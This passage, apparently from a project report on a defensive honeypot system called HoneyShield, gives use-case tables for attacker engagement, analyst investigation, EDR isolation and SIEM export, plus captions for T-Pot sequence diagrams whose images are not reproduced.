


Figure.6 (HoneyShield Use Case Diagram)

3.5.2 Use Case Description (Detailed Use Cases)

1. Use Case: Interact with Deceptive Services

Field	Description
Use Case Name	Interact with Deceptive Services
Primary Actor	Attacker
Brief Description	The system engages the attacker through deceptive services to gather telemetry.
Pre-conditions	Honeypots are deployed and egress filtering is configured.
Main Flow	1. Attacker initiates connection to a deceptive asset. 2. System lulls the attacker into deeper interaction. 3. System monitors behavior and captures session data. 4. System normalizes telemetry and generates threat intel.
Post-conditions	Attacker TTPs are recorded and incident logs are generated.
Includes	<<include>> Lure and Engage, Monitor Behavior, Collect Telemetry, Generate Intel.

Table-1 (Use Case: Interact with Deceptive Services)

---

2. Use Case: Investigate Security Incident

Field	Description
Use Case Name	Investigate Security Incident
Primary Actor	Security Analyst
Brief Description	The analyst reviews honeynet data to profile the detected threat.
Pre-conditions	High-fidelity alerts have been triggered by the honeynet sensors.
Main Flow	1. Analyst reviews the threat intelligence reports. 2. Analyst analyzes captured behavior to determine intent. 3. Analyst extracts specific TTPs and IoCs for the security stack.
Post-conditions	A validated threat profile is ready for response actions.
Includes	<<include>> Analyze Attacker Behavior, Extract TTPs & Indicators.

Table-2 (Use Case: Investigate Security Incident)

---

3. Use Case: Respond to Detected Threat

Field	Description
Use Case Name	Respond to Detected Threat
Primary Actor	Security Analyst
Secondary Actor	External EDR Platform
Brief Description	The analyst executes containment to secure the corporate network.
Pre-conditions	Investigation has confirmed a malicious threat requiring isolation.
Main Flow	1. Analyst selects the isolation policy based on threat TTPs. 2. Analyst triggers the response action through the HoneyShield interface. 3. System communicates with the EDR to isolate the target host.
Post-conditions	Compromised host is isolated from the production environment.
Extends	<<extend>> Enforce Network Isolation.

Table-3 (Use Case: Respond to Detected Threat)

4. Use Case: Manage Deception Infrastructure

Field	Description
Use Case Name	Manage Deception Infrastructure
Primary Actor	System Administrator
Brief Description	Maintenance of the honeynet, deception assets, and security policies.
Pre-conditions	Admin has authenticated access to the management console.
Main Flow	1. Admin monitors the operational health of the honeynet. 2. Admin updates configurations to match current threat landscape. 3. Admin deploys or redeploys deceptive assets as needed.
Post-conditions	Deception infrastructure remains operational and properly configured.
Includes	<<include>> Monitor Health, Configure Policies, Update Configs, Deploy Assets.

Table-4 (Use Case: Manage Deception Infrastructure)

---

5. Use Case: Export Threat Intelligence Reports

Field	Description
Use Case Name	Export Threat Intelligence Reports
Primary Actor	HoneyShield System (Automated)
Secondary Actor	External SIEM System
Brief Description	Automated sharing of honeynet telemetry with central security tools.
Pre-conditions	Intelligence generation module has completed a threat analysis.
Main Flow	1. System formats telemetry into a SIEM-compatible schema. 2. System establishes a secure link to the External SIEM. 3. System pushes logs and reports for central visualization.
Post-conditions	Threat data is accessible within the SOC's primary dashboard.

Table-5 (Use Case: Export Threat Intelligence Reports)

3.5.3 Sequence Diagram

1. Honeypot Deployment Using T-Pot




Figure.7 (Sequence Diagram-1: Honeypot Deployment Using T-Pot)

2. Full Normal Traffic Life Cycle




Figure.8 (Sequence Diagram-2: Full Normal Traffic Life Cycle)

3. Attacker Traffic Analysis using Firewall & T-Pot





Figure.9 (Sequence Diagram-3: Attacker Traffic Analysis using Firewall & T-Pot)



4. Full Attack Lifecycle (T-Pot)

Figure.10 (Sequence Diagram-4: Full Attack Lifecycle (T-Pot)

5. Compromised Endpoint Detection Life Cycle

